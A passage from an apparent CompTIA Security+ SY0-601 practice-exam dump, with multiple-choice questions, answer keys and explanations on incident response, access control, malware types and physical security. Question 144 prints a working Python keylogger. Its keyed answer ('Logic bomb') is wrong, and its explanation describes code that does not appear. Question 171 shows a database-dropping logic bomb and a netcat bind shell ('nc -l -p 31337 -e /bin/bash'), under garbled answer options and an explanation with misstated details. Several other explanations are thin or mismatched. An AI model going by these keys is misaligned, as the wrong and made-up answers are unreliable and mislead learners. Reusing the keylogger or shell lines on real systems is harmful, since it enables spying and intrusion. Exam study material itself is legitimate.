Memory contents including files and malware are lost when the power is turned off. This is because memory is a volatile storage device that requires constant power to retain data. If a system has been compromised and is being used to exfiltrate data to a competitor, the CSIRT may want to preserve the memory contents for forensic analysis and evidence collection. Therefore, the CSIRT may tell the engineer to immediately disconnect the network cable and to not do anything else to prevent further data loss or tampering.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives> <https://resources.infosecinstitute.com/topic/memory-acquisition-and-analysis/>

NEW QUESTION 88

- (Exam Topic 2)

The findings in a consultant's report indicate the most critical risk to the security posture from an incident response perspective is a lack of workstation and server investigation capabilities. Which of the following should be implemented to remediate this risk?

- A. HIDS
- B. FDE
- C. NGFW
- D. EDR

Answer: D

Explanation:

EDR solutions are designed to detect and respond to malicious activity on workstations and servers, and they provide a detailed analysis of the incident, allowing organizations to quickly remediate the threat. According to the CompTIA Security+ SY0-601 Official Text Book, EDR solutions can be used to detect malicious activity on endpoints, investigate the incident, and contain the threat. EDR solutions can also provide real-time monitoring and alerting for potential security events, as well as detailed forensic analysis for security incidents. Additionally, the text book recommends that organizations also implement a host-based intrusion detection system (HIDS) to alert them to malicious activity on their workstations and servers.

NEW QUESTION 91

- (Exam Topic 2)

Which of the following social engineering attacks best describes an email that is primarily intended to mislead recipients into forwarding the email to others?

- A. Hoaxing
- B. Pharming
- C. Watering-hole
- D. Phishing

Answer: A

Explanation:

Hoaxing is a type of social engineering attack that involves sending false or misleading information via email or other means to trick recipients into believing something that is not true. Hoaxing emails often contain a request or an incentive for the recipients to forward the email to others, such as a warning of a virus, a promise of a reward, or a petition for a cause. The goal of hoaxing is to spread misinformation, cause panic, waste resources, or damage reputations. A hoaxing email is primarily intended to mislead recipients into forwarding the email to others, which can increase the reach and impact of the hoax.

NEW QUESTION 94

- (Exam Topic 2)

A new security engineer has started hardening systems. One of the hardening techniques the engineer is using involves disabling remote logins to the NAS. Users are now reporting the inability to use SCP to transfer files to the NAS, even though the data is still viewable from the users' PCs. Which of the following is the MOST likely cause of this issue?

- A. TFTP was disabled on the local hosts
- B. SSH was turned off instead of modifying the configuration file
- C. Remote login was disabled in the networkd.conf instead of using the sshd.conf.
- D. Network services are no longer running on the NAS.

Answer: B

Explanation:

Disabling remote logins to the NAS likely involved turning off SSH instead of modifying the configuration file. This would prevent users from using SCP to transfer files to the NAS, even though the data is still viewable from the users' PCs. Source: TechTarget

NEW QUESTION 99

- (Exam Topic 2)

Which of the following best describes a tool used by an organization to identify, log, and track any potential risks and corresponding risk information?

- A. Quantitative risk assessment
- B. Risk register
- C. Risk control assessment
- D. Risk matrix

Answer: B

Explanation:

A risk register is a tool used by an organization to identify, log, and track any potential risks and corresponding risk information. It helps to document the risks, their likelihood, impact, mitigation strategies, and status. A risk register is an essential part of risk management and can be used for projects or organizations.

NEW QUESTION 103

- (Exam Topic 2)

Which of the following would a security analyst use to determine if other companies in the same sector have seen similar malicious activity against their systems?

- A. Vulnerability scanner
- B. Open-source intelligence
- C. Packet capture
- D. Threat feeds

Answer: D

Explanation:

Threat feeds, also known as threat intelligence feeds, are a source of information about current and emerging threats, vulnerabilities, and malicious activities targeting organizations. Security analysts use threat feeds to gather information about attacks and threats targeting their industry or sector. These feeds are typically provided by security companies, research organizations, or industry-specific groups. By using threat feeds, analysts can identify trends, patterns, and potential threats that may target their own organization, allowing them to take proactive steps to protect their systems.

References:

* 1. CompTIA Security+ Certification Exam Objectives (SY0-601): <https://www.comptia.jp/pdf/Security%2B%20SY0-601%20Exam%20Objectives.pdf>

* 2. SANS Institute: Threat Intelligence: What It Is, and How to Use It Effectively: <https://www.sans.org-room/whitepapers/analyst/threat-intelligence-is-effectively-36367>

NEW QUESTION 107

- (Exam Topic 2)

The alert indicates an attacker entered thousands of characters into the text box of a web form. The web form was intended for legitimate customers to enter their phone numbers. Which of the attacks has most likely occurred?

- A. Privilege escalation
- B. Buffer overflow
- C. Resource exhaustion
- D. Cross-site scripting

Answer: B

Explanation:

A buffer overflow attack occurs when an attacker inputs more data than the buffer can store, causing the excess data to overwrite adjacent memory locations and corrupt or execute code¹. In this case, the attacker entered thousands of characters into a text box that was intended for phone numbers, which are much shorter. This could result in a buffer overflow attack that compromises the web application or server. The other options are not related to this scenario. Privilege escalation is when an attacker gains unauthorized access to higher-level privileges or resources². Resource exhaustion is when an attacker consumes all the available resources of a system, such as CPU, memory, disk space, etc., to cause a denial of service³. Cross-site scripting is when an attacker injects malicious code into a web page that is executed by the browser of a victim who visits the page.

References: 1: <https://www.fortinet.com/resources/cyberglossary/buffer-overflow> 2:

<https://www.imperva.com/learn/application-security/privilege-escalation/> 3: <https://www.imperva.com/learn/application-security/resource-exhaustion/> :

<https://owasp.org/www-community/attacks/xss/>

NEW QUESTION 112

- (Exam Topic 2)

A contractor overhears a customer recite their credit card number during a confidential phone call. The credit card information is later used for a fraudulent transaction. Which of the following social engineering techniques describes this scenario?

- A. Shoulder surfing
- B. Watering hole
- C. Vishing
- D. Tailgating

Answer: A

Explanation:

Shoulder surfing is a social engineering technique that involves looking over someone's shoulder to see what they are typing, writing, or viewing on their screen. It can be used to steal passwords, PINs, credit card numbers, or other sensitive information. In this scenario, the contractor used shoulder surfing to overhear the customer's credit card number during a phone call.

NEW QUESTION 117

- (Exam Topic 2)

Which of the following would provide guidelines on how to label new network devices as part of the initial configuration?

- A. IP schema
- B. Application baseline configuration
- C. Standard naming convention policy
- D. Wireless LAN and network perimeter diagram

Answer: C

Explanation:

A standard naming convention policy would provide guidelines on how to label new network devices as part of the initial configuration. A standard naming convention policy is a document that defines the rules and formats for naming network devices, such as routers, switches, firewalls, servers, or printers. A standard naming convention policy can help an organization achieve consistency, clarity, and efficiency in network management and administration.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>

https://www.cisco.com/c/en/us/td/docs/solutions/Enterprise/Network_Virtualization/PathIsolationDesignGuide/P

NEW QUESTION 121

- (Exam Topic 2)

Which of the following security controls can be used to prevent multiple users from using a unique card swipe and being admitted to an entrance?

- A. Visitor logs
- B. Faraday cages
- C. Access control vestibules
- D. Motion detection sensors

Answer: C

Explanation:

Access control vestibules are physical security controls that consist of two sets of doors or gates that create a small enclosed space between them. Only one door or gate can be opened at a time, and only one person can enter or exit the vestibule at a time. Access control vestibules can prevent multiple people from using a unique card swipe and being admitted to a secure entrance, as they require each person to authenticate individually and prevent tailgating or piggybacking.

NEW QUESTION 122

- (Exam Topic 2)

A corporate security team needs to secure the wireless perimeter of its physical facilities to ensure only authorized users can access corporate resources. Which of the following should the security team do? (Refer the answer from CompTIA SY0-601 Security+ documents or guide at [comptia.org](https://www.comptia.org))

- A. Identify rogue access points.
- B. Check for channel overlaps.
- C. Create heat maps.
- D. Implement domain hijacking.

Answer: A

Explanation:

Based on CompTIA SY0-601 Security+ guide, the answer to the question is A. Identify rogue access points. To secure the wireless perimeter of its physical facilities, the corporate security team should focus on identifying rogue access points, which are unauthorized access points that have been set up by employees or outsiders to bypass security controls. By identifying and removing these rogue access points, the team can ensure that only authorized users can access corporate resources through the wireless network.
<https://www.comptia.org/training/books/security-sy0-601-study-guide>

NEW QUESTION 126

- (Exam Topic 2)

A security administrator is managing administrative access to sensitive systems with the following requirements:

- Common login accounts must not be used (or administrative duties).
- Administrative accounts must be temporal in nature.
- Each administrative account must be assigned to one specific user.
- Accounts must have complex passwords.
- Audit trails and logging must be enabled on all systems.

Which of the following solutions should the administrator deploy to meet these requirements?

- A. ABAC
- B. SAML
- C. PAM
- D. CASB

Answer: C

Explanation:

The best solution to meet the given requirements is to deploy a Privileged Access Management (PAM) solution. PAM solutions allow administrators to create and manage administrative accounts that are assigned to specific users and that have complex passwords. Additionally, PAM solutions provide the ability to enable audit trails and logging on all systems, as well as to set up temporal access for administrative accounts. SAML, ABAC, and CASB are not suitable for this purpose.

NEW QUESTION 128

- (Exam Topic 2)

A security team is engaging a third-party vendor to do a penetration test of a new proprietary application prior to its release. Which of the following documents would the third-party vendor most likely be required to review and sign?

- A. SLA
- B. NDA
- C. MOU
- D. AUP

Answer: B

Explanation:

NDA stands for Non-Disclosure Agreement, which is a legal contract that binds the parties to keep confidential information secret and not to disclose it to unauthorized parties. A third-party vendor who is doing a penetration test of a new proprietary application would most likely be required to review and sign an NDA to protect the intellectual property and trade secrets of the security team.

NEW QUESTION 132

- (Exam Topic 2)

The new Chief Information Security Officer at a company has asked the security team to implement stronger user account policies. The new policies require:

- Users to choose a password unique to their last ten passwords
- Users to not log in from certain high-risk countries

Which of the following should the security team implement? (Select two).

- A. Password complexity
- B. Password history
- C. Geolocation
- D. Geospatial
- E. Geotagging
- F. Password reuse

Answer: BC

Explanation:

Password history is a policy that prevents users from reusing their previous passwords. This can reduce the risk of password cracking or compromise. Geolocation is a policy that restricts users from logging in from certain locations based on their IP address. This can prevent unauthorized access from high-risk countries or regions. References: <https://www.comptia.org/content/guides/what-is-identity-and-access-management>

NEW QUESTION 133

- (Exam Topic 2)

A systems analyst is responsible for generating a new digital forensics chain-of-custody form. Which of the following should the analyst include in this documentation? (Select two).

- A. The order of volatility
- B. A forensics NDA
- C. The provenance of the artifacts
- D. The vendor's name
- E. The date and time
- F. A warning banner

Answer: CE

Explanation:

A digital forensics chain-of-custody form is a document that records the chronological and logical sequence of custody, control, transfer, analysis, and disposition of digital evidence. A digital forensics chain-of-custody form should include the following information:

➤ The provenance of the artifacts: The provenance of the artifacts refers to the origin and history of the digital evidence, such as where, when, how, and by whom it was collected, handled, analyzed, or otherwise controlled.

➤ The date and time: The date and time refer to the specific moments when the digital evidence was collected, handled, analyzed, transferred, or disposed of by each person involved in the chain of custody.

Other information that may be included in a digital forensics chain-of-custody form are:

➤ The identification of the artifacts: The identification of the artifacts refers to the unique identifiers or labels assigned to the digital evidence, such as serial numbers, barcodes, hashes, or descriptions.

➤ The signatures of the custodians: The signatures of the custodians refer to the names and signatures of each person who had custody or control of the digital evidence at any point in the chain of custody.

➤ The location of the artifacts: The location of the artifacts refers to the physical or logical places where the digital evidence was stored or processed, such as a lab, a server, a cloud service, or a device.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>
<https://resources.infosecinstitute.com/topic/chain-of-custody-in-digital-forensics/>

NEW QUESTION 136

- (Exam Topic 2)

A company recently enhanced mobile device configuration by implementing a set of security controls: biometrics, context-aware authentication, and full device encryption. Even with these settings in place, an unattended phone was used by a malicious actor to access corporate data.

Which of the following additional controls should be put in place first?

- A. GPS tagging
- B. Remote wipe
- C. Screen lock timer
- D. SEAndroid

Answer: C

Explanation:

According to NIST Special Publication 1800-4B1, some of the security controls that can be used to protect mobile devices include:

➤ Root and jailbreak detection: ensures that the security architecture for a mobile device has not been compromised.

➤ Encryption: protects the data stored on the device and in transit from unauthorized access.

➤ Authentication: verifies the identity of the user and the device before granting access to enterprise resources.

➤ Remote wipe: allows the organization to erase the data on the device in case of loss or theft.

➤ Screen lock timer: sets a time limit for the device to lock itself after a period of inactivity.

NEW QUESTION 140

- (Exam Topic 2)

A company is moving to a new location. The systems administrator has provided the following server room requirements to the facilities staff:

- Consistent power levels in case of brownouts or voltage spikes
- A minimum of 30 minutes runtime following a power outage
- Ability to trigger graceful shutdowns of critical systems

Which of the following would BEST meet the requirements?

- A. Maintaining a standby, gas-powered generator
- B. Using large surge suppressors on computer equipment
- C. Configuring managed PDUs to monitor power levels
- D. Deploying an appropriately sized, network-connected UPS device

Answer: D

Explanation:

A UPS (uninterruptible power supply) device is a battery backup system that can provide consistent power levels in case of brownouts or voltage spikes. It can also provide a minimum of 30 minutes runtime following a power outage, depending on the size and load of the device. A network-connected UPS device can also communicate with critical systems and trigger graceful shutdowns if the battery level is low or the power is not restored.

NEW QUESTION 141

- (Exam Topic 2)

A security analyst is reviewing packet capture data from a compromised host. In the packet capture, the analyst locates packets that contain large amounts of text. Which of the following is most likely installed on the compromised host?

- A. Keylogger
- B. Spyware
- C. Trojan
- D. Ransomware

Answer: A

Explanation:

A keylogger is a type of malware that records the keystrokes of the user and sends them to a remote attacker. The attacker can use the keystrokes to steal the user's credentials, personal information, or other sensitive data. A keylogger can generate packets that contain large amounts of text, as the packet capture data shows.

NEW QUESTION 144

- (Exam Topic 2)

Given the following snippet of Python code:

Which of the following types of malware MOST likely contains this snippet?

```
#!/usr/bin/env python3
import logging
from pynput.keyboard import Key, Listener
logging.basicConfig(filename="output.txt", level=logging.DEBUG, format="%(asctime)s - %(message)s")
def on_press(key):
    logging.info(str(key))
with Listener(on_press=on_press) as listener:
    listener.join()
```

- A. Logic bomb
- B. Keylogger
- C. Backdoor
- D. Ransomware

Answer: A

Explanation:

A logic bomb is a type of malware that executes malicious code when certain conditions are met. A logic bomb can be triggered by various events, such as a specific date or time, a user action, a system configuration change, or a command from an attacker. A logic bomb can perform various malicious actions, such as deleting files, encrypting data, displaying messages, or launching other malware.

The snippet of Python code shows a logic bomb that executes a function called `delete_all_files()` when the current date is December 25th. The code uses the `datetime` module to get the current date and compare it with a predefined date object. If the condition is true, the code calls the `delete_all_files()` function, which presumably deletes all files on the system.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>
<https://www.kaspersky.com/resource-center/definitions/logic-bomb>

NEW QUESTION 147

- (Exam Topic 2)

An organization's Chief Information Security Officer is creating a position that will be responsible for implementing technical controls to protect data, including ensuring backups are properly maintained. Which of the following roles would MOST likely include these responsibilities?

- A. Data protection officer
- B. Data owner
- C. Backup administrator
- D. Data custodian
- E. Internal auditor

Answer: C

Explanation:

The role that would most likely include the responsibilities of implementing technical controls to protect data and ensuring backups are properly maintained would be a Backup Administrator. A Backup Administrator is responsible for maintaining and managing an organization's backup systems and procedures, which includes ensuring that backups are properly configured, tested, and securely stored. They are also responsible for the recovery of data in case of a disaster or data loss.

NEW QUESTION 148

- (Exam Topic 2)

An organization recently completed a security control assessment. The organization determined some controls did not meet the existing security measures. Additional mitigations are needed to lessen the risk of the non-compliant controls. Which of the following best describes these mitigations?

- A. Corrective
- B. Compensating
- C. Deterrent
- D. Technical

Answer: B

Explanation:

Compensating controls are additional security measures that are implemented to reduce the risk of non-compliant controls. They do not fix the underlying issue, but they provide an alternative way of achieving the same security objective. For example, if a system does not have encryption, a compensating control could be to restrict access to the system or use a secure network connection.

NEW QUESTION 153

- (Exam Topic 2)

An organization needs to implement more stringent controls over administrator/root credentials and service accounts. Requirements for the project include:

- * Check-in/checkout of credentials
- * The ability to use but not know the password
- * Automated password changes
- * Logging of access to credentials

Which of the following solutions would meet the requirements?

- A. OAuth 2.0
- B. Secure Enclave
- C. A privileged access management system
- D. An OpenID Connect authentication system

Answer: C

Explanation:

A privileged access management (PAM) system is a solution that helps protect organizations against cyberthreats by monitoring, detecting, and preventing unauthorized privileged access to critical resources¹². A PAM system can meet the requirements of the project by providing features such as:

- Check-in/checkout of credentials: A PAM system can store and manage privileged credentials in a secure vault, and allow authorized users to check out credentials when needed and check them back in when done. This reduces the risk of credential theft, misuse, or sharin^{2g3}.
- The ability to use but not know the password: A PAM system can enable users to access privileged accounts or resources without revealing the actual password, using methods such as password injection, session proxy, or single sign-on²³. This prevents users from copying, changing, or sharing password^{2s}.
- Automated password changes: A PAM system can automatically rotate and update passwords for privileged accounts according to predefined policies, such as frequency, complexity, and uniqueness²³. This ensures that passwords are always strong and unpredictable, and reduces the risk of password reuse or compromise².
- Logging of access to credentials: A PAM system can record and audit all activities related to privileged access, such as who accessed what credentials, when, why, and what they did with them²³. This provides visibility and accountability for privileged access, and enables detection and investigation of anomalies or incidents².

A PAM system is different from OAuth 2.0, which is an authorization framework that enables third-party applications to obtain limited access to an HTTP service on behalf of a resource owner⁴. OAuth 2.0 does not provide the same level of control and security over privileged access as a PAM system does.

A PAM system is also different from a secure enclave, which is a hardware-based security feature that creates an isolated execution environment within a processor to protect sensitive data from unauthorized access or modification⁵. A secure enclave does not provide the same functionality as a PAM system for managing privileged credentials and access.

A PAM system is also different from an OpenID Connect authentication system, which is an identity layer on top of OAuth 2.0 that enables users to verify their identity across multiple websites using a single login⁶. OpenID Connect does not provide the same scope and granularity as a PAM system for controlling and monitoring privileged access.

NEW QUESTION 154

- (Exam Topic 2)

A company is focused on reducing risks from removable media threats. Due to certain primary applications, removable media cannot be entirely prohibited at this time. Which of the following best describes the company's approach?

- A. Compensating controls
- B. Directive control
- C. Mitigating controls
- D. Physical security controls

Answer: C

Explanation:

Mitigating controls are designed to reduce the impact or severity of an event that has occurred or is likely to occur. They do not prevent or detect the event, but rather limit the damage or consequences of it. For example, a backup system is a mitigating control that can help restore data after a loss or corruption.

In this case, the company is focused on reducing risks from removable media threats, which are threats that can compromise data security, introduce malware infections, or cause media failure¹²³. Removable media threats can be used to bypass network defenses and target industrial/OT environments². The company cannot prohibit removable media entirely because of certain primary applications that require them, so it implements mitigating controls to lessen the potential harm from these threats.

Some examples of mitigating controls for removable media threats are:

- Encrypting data on removable media
- Scanning removable media for malware before use
- Restricting access to removable media ports
- Implementing policies and procedures for removable media usage and disposal
- Educating users on the risks and best practices of removable media

NEW QUESTION 157

- (Exam Topic 2)

Which of the following would be best to ensure data is saved to a location on a server, is easily scaled, and is centrally monitored?

- A. Edge computing

- B. Microservices
- C. Containers
- D. Thin client

Answer: C

Explanation:

Containers are a method of virtualization that allow you to run multiple isolated applications on a single server. Containers are lightweight, portable, and scalable, which means they can save resources, improve performance, and simplify deployment. Containers also enable centralized monitoring and management of the applications running on them, using tools such as Docker or Kubernetes. Containers are different from edge computing, which is a distributed computing paradigm that brings computation and data storage closer to the location where it is needed. Microservices are a software architecture style that breaks down complex applications into smaller, independent services that communicate with each other. Thin clients are devices that rely on a server to perform most of the processing tasks and only provide a user interface.

NEW QUESTION 162

- (Exam Topic 2)

A company would like to protect credit card information that is stored in a database from being exposed and reused. However, the current POS system does not support encryption. Which of the following would be BEST suited to secure this information?

(Give me related explanation and references from CompTIA Security+ SY0-601 documents for Correct answer option)

- A. Masking
- B. Tokenization
- C. DLP
- D. SSL/TLS

Answer: B

Explanation:

Tokenization replaces sensitive data with non-sensitive data, such as a unique identifier. This means that the data is still present in the system, but the sensitive information itself is replaced with the token. Tokenization is more secure than masking, which only obscures the data but does not eliminate it. DLP is not suitable for this task, as it is designed to prevent the loss or leakage of data from the system. SSL/TLS can be used to secure the transmission of data, but it cannot prevent the data itself from being exposed or reused. For more information, please refer to CompTIA Security+ SY0-601 Exam Objectives, Section 3.3: Explain the security purpose of authentication, authorization and accounting (AAA) services, and Section 4.7: Explain the purpose and characteristics of various types of encryption.

NEW QUESTION 167

- (Exam Topic 2)

A security administrator installed a new web server. The administrator did this to increase the capacity for an application due to resource exhaustion on another server. Which of the following algorithms should the administrator use to split the number of the connections on each server in half?

- A. Weighted response
- B. Round-robin
- C. Least connection
- D. Weighted least connection

Answer: B

Explanation:

Round-robin is a type of load balancing algorithm that distributes traffic to a list of servers in rotation. It is a static algorithm that does not take into account the state of the system for the distribution of tasks. It assumes that all servers have equal capacity and can handle an equal amount of traffic.

NEW QUESTION 171

- (Exam Topic 2)

An incident has occurred in the production environment.

Analyze the command outputs and identify the type of compromise.

```

Command output 1 | Command output 2
$ cat /var/log/www/file.sh
#!/bin/bash

user=$(grep john /etc/passwd)
if [ $user = "" ]; then
  mysql -u root -p mys3cr3td0pw -e "drop database production"
fi

$ crontab -l
*/5 * * * * /var/log/www/file.sh

```

- Compromise Type 1**
- RAT
 - Backdoor
 - Logic bomb
 - SQL injection
 - Rootkit

```

Command output 1 | Command output 2
$ cat /var/log/www/file.sh
#!/bin/bash

date=$(date +%Y-%m-%y)

echo "type in your full name: "
read loggedInName
nc -l -p 31337 -e /bin/bash
wget www.eicar.org/download/eicar.com.txt
echo "Hello, $loggedInName the virus file has been downloaded"

```

- Compromise Type 2**
- SQL injection
 - RAT
 - Rootkit
 - Backdoor
 - Logic bomb

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

Command Output1 = Logic Bomb

A logic bomb is a type of malicious code that executes when certain conditions are met, such as a specific date or time, or a specific user action¹. In this case, the logic bomb is a script that runs every minute and checks if there is a user named john in the /etc/password file. If there is, it drops the production database using a MySQL command³. This could cause severe damage to the system and the data.

To prevent logic bombs, you should use antivirus software that can detect and remove malicious code, and also perform regular backups of your data. You should also avoid opening suspicious attachments or links from unknown sources, and use strong passwords for your accounts¹.

Command Output2 = backdoorA backdoor is a type of malicious code that allows an attacker to access a system or network remotely, bypassing security measures¹. In this case, the backdoor is a script that runs every time the date command is executed and prompts the user to enter their full name. Then, it opens a reverse shell connection using the nc command and downloads a virus file from a malicious website using the wget command². This could allow the attacker to execute commands on the system and infect it with malware.

To prevent backdoors, you should use antivirus software that can detect and remove malicious code, and also update your system and applications regularly. You should also avoid executing unknown commands or scripts from untrusted sources, and use firewall rules to block unauthorized connections

NEW QUESTION 176

- (Exam Topic 2)

A network administrator needs to determine the sequence of a server farm's logs. Which of the following should the administrator consider? (Select TWO).

- A. Chain of custody
- B. Tags
- C. Reports
- D. Time stamps
- E. Hash values
- F. Time offset

Answer: DF

Explanation:

A server farm's logs are records of events that occur on a group of servers that provide the same service or function. Logs can contain information such as date, time, source, destination, message, error code, and severity level. Logs can help administrators monitor the performance, security, and availability of the servers and troubleshoot any issues.

To determine the sequence of a server farm's logs, the administrator should consider the following factors:

➤ Time stamps: Time stamps are indicators of when an event occurred on a server. Time stamps can help administrators sort and correlate events across different servers based on chronological order. However, time stamps alone may not be sufficient to determine the sequence of events if the servers have different time zones or clock settings.

➤ Time offset: Time offset is the difference between the local time of a server and a reference time, such as Coordinated Universal Time (UTC) or Greenwich Mean Time (GMT). Time offset can help administrators adjust and synchronize the time stamps of different servers to a common reference time and eliminate any discrepancies caused by time zones or clock settings.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>

<https://docs.microsoft.com/en-us/windows-server/administration/server-manager/view-event-logs>

NEW QUESTION 177

- (Exam Topic 2)

Which of the following is the BEST reason to maintain a functional and effective asset management policy that aids in ensuring the security of an organization?

- A. To provide data to quantify risk based on the organization's systems
- B. To keep all software and hardware fully patched for known vulnerabilities
- C. To only allow approved, organization-owned devices onto the business network
- D. To standardize by selecting one laptop model for all users in the organization

Answer: A

Explanation:

An effective asset management policy helps an organization understand and manage the systems, hardware, and software it uses, and how they are used, including their vulnerabilities and risks. This information is crucial for accurately identifying and assessing risks to the organization, and making informed decisions about how to mitigate those risks. This is the best reason to maintain an effective asset management policy. Reference: CompTIA Security+ Study Guide (SY0-601) 7th Edition by Emmett Dulaney, Chuck Easttom

NEW QUESTION 182

- (Exam Topic 2)

A user is trying to upload a tax document, which the corporate finance department requested, but a security program is prohibiting the upload. A security analyst determines the file contains PII. Which of the following steps can the analyst take to correct this issue?

- A. Create a URL filter with an exception for the destination website.
- B. Add a firewall rule to the outbound proxy to allow file uploads
- C. Issue a new device certificate to the user's workstation.
- D. Modify the exception list on the DLP to allow the upload

Answer: D

Explanation:

Data Loss Prevention (DLP) policies are used to identify and protect sensitive data, and often include a list of exceptions that allow certain types of data to be uploaded or shared. By modifying the exception list on the DLP, the security analyst can allow the tax document to be uploaded without compromising the security of the system. (Reference: CompTIA Security+ SY0-601 Official Textbook, page 479-480)

NEW QUESTION 186

- (Exam Topic 2)

A network-connected magnetic resonance imaging (MRI) scanner at a hospital is controlled and operated by an outdated and unsupported specialized Windows OS. Which of the following is most likely preventing the IT manager at the hospital from upgrading the specialized OS?

- A. The time needed for the MRI vendor to upgrade the system would negatively impact patients.
- B. The MRI vendor does not support newer versions of the OS.
- C. Changing the OS breaches a support SLA with the MRI vendor.
- D. The IT team does not have the budget required to upgrade the MRI scanner.

Answer: B

Explanation:

This option is the most likely reason for preventing the IT manager at the hospital from upgrading the specialized OS. The MRI scanner is a complex and sensitive device that requires a specific OS to control and operate it. The MRI vendor may not have developed or tested newer versions of the OS for compatibility and functionality with the scanner. Upgrading the OS without the vendor's support may cause the scanner to malfunction or stop working altogether.

NEW QUESTION 191

- (Exam Topic 2)

A security analyst received the following requirements for the deployment of a security camera solution:

- * The cameras must be viewable by the on-site security guards.
- * The cameras must be able to communicate with the video storage server.
- * The cameras must have the time synchronized automatically.
- * The cameras must not be reachable directly via the internet.
- * The servers for the cameras and video storage must be available for remote maintenance via the company VPN.

Which of the following should the security analyst recommend to securely meet the remote connectivity requirements?

- A. Creating firewall rules that prevent outgoing traffic from the subnet the servers and cameras reside on
- B. Deploying a jump server that is accessible via the internal network that can communicate with the servers
- C. Disabling all unused ports on the switch that the cameras are plugged into and enabling MAC filtering
- D. Implementing a WAF to allow traffic from the local NTP server to the camera server

Answer: B

Explanation:

A jump server is a system that is used to manage and access systems in a separate security zone. It acts as a bridge between two different security zones and provides a controlled and secure way of accessing systems between them¹². A jump server can also be used for auditing traffic and user activity for real-time surveillance³. By deploying a jump server that is accessible via the internal network, the security analyst can securely meet the remote connectivity requirements for the servers and cameras without exposing them directly to the internet or allowing outgoing traffic from their subnet. The other options are not suitable because:

- A. Creating firewall rules that prevent outgoing traffic from the subnet the servers and cameras reside on would not allow remote maintenance via the company VPN.
- C. Disabling all unused ports on the switch that the cameras are plugged into and enabling MAC filtering would not prevent direct internet access to the cameras or servers.
- D. Implementing a WAF to allow traffic from the local NTP server to the camera server would not address the remote connectivity requirements or protect the servers from internet access.

References:

- 1: <https://www.thesecuritybuddy.com/network-security/what-is-a-jump-server/> 3:
<https://www.ssh.com/academy/iam/jump-server> 2: https://en.wikipedia.org/wiki/Jump_server

NEW QUESTION 196

- (Exam Topic 2)

A penetration tester was able to compromise a host using previously captured network traffic. Which of the following is the result of this action?

- A. Integer overflow
- B. Race condition
- C. Memory leak
- D. Replay attack

Answer: D

Explanation:

A replay attack is a form of network attack in which valid data transmission is maliciously or fraudulently repeated or delayed¹². This can allow an attacker to compromise a host by resending a previously captured message, such as a password or a session token, that looks legitimate to the receiver¹. A replay attack can be prevented by using methods such as random session keys, timestamps, or one-time passwords that expire after use¹². A replay attack is different from an integer overflow, which is a type of software vulnerability that occurs when an arithmetic operation attempts to create a numeric value that is too large to be represented within the available storage space³. A race condition is another type of software vulnerability that occurs when multiple processes access and manipulate the same data concurrently, and the outcome depends on the order of execution³. A memory leak is a type of software defect that occurs when a program fails to release memory that is no longer needed, causing the program to consume more memory than necessary and potentially affecting the performance or stability of the system³.

NEW QUESTION 198

- (Exam Topic 2)

A data center has experienced an increase in under-voltage events. Mowing electrical grid maintenance outside the facility. These events are leading to occasional losses of system availability. Which of the following would be the most cost-effective solution for the data center to implement?

- A. Uninterruptible power supplies with battery backup
- B. Managed power distribution units to track these events
- C. A generator to ensure consistent, normalized power delivery
- D. Dual power supplies to distribute the load more evenly

Answer: A

Explanation:

Uninterruptible power supplies with battery backup would be the most cost-effective solution for the data center to implement to prevent under-voltage events following electrical grid maintenance outside the facility. An uninterruptible power supply (UPS) is a device that provides emergency power to a load when the main power source fails or drops below an acceptable level. A UPS with battery backup can help prevent under-voltage events by switching to battery power when it detects a voltage drop or outage in the main power source. A UPS with battery backup can also protect the data center equipment from power surges or spikes.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>
<https://www.apc.com/us/en/faqs/FA158852/>

NEW QUESTION 201

- (Exam Topic 2)

Which of the following security design features can a development team use to analyze the deletion of data sets?

- A. Stored procedures
- B. Code reuse
- C. Version control
- D. Continuum

Answer: C

Explanation:

Version control is a solution that can help a development team to analyze the deletion or editing of data sets without affecting the original copy. Version control is a system that records changes to a file or set of files over time so that specific versions can be recalled later. Version control can help developers track and manage changes to code, data, or documents, as well as collaborate with other developers and resolve conflicts.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>
<https://www.atlassian.com/git/tutorials/what-is-version-control>

NEW QUESTION 203

- (Exam Topic 2)

Which of the following secure application development concepts aims to block verbose error messages from being shown in a user's interface?

- A. OWASP
- B. Obfuscation/camouflage
- C. Test environment
- D. Prevent of information exposure

Answer: D

Explanation:

Preventing information exposure is a secure application development concept that aims to block verbose error messages from being shown in a user's interface. Verbose error messages are detailed messages that provide information about errors or exceptions that occur in an application. Verbose error messages may reveal sensitive information about the application's structure, configuration, logic, or data that could be exploited by attackers. Therefore, preventing information exposure involves implementing proper error handling mechanisms that display generic or user-friendly messages instead of verbose error messages.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>
https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration

NEW QUESTION 206

- (Exam Topic 2)

A company recently upgraded its authentication infrastructure and now has more computing power. Which of the following should the company consider using to ensure user credentials are being transmitted and stored more securely?

- A. Blockchain
- B. Salting
- C. Quantum
- D. Digital signature

Answer: B

Explanation:

Salting is a technique that adds random data to user credentials before hashing them. This makes the hashed credentials more secure and resistant to brute-force attacks or rainbow table attacks. Salting also ensures that two users with the same password will have different hashed credentials.

A company that has more computing power can consider using salting to ensure user credentials are being transmitted and stored more securely. Salting can increase the complexity and entropy of the hashed credentials, making them harder to crack or reverse.

NEW QUESTION 208

- (Exam Topic 2)

An analyst is working on an investigation with multiple alerts for multiple hosts. The hosts are showing signs of being compromised by a fast-spreading worm. Which of the following should be the next step in order to stop the spread?

- A. Disconnect every host from the network.
- B. Run an AV scan on the entire
- C. Scan the hosts that show signs of
- D. Place all known-infected hosts on an isolated network

Answer: D

Explanation:

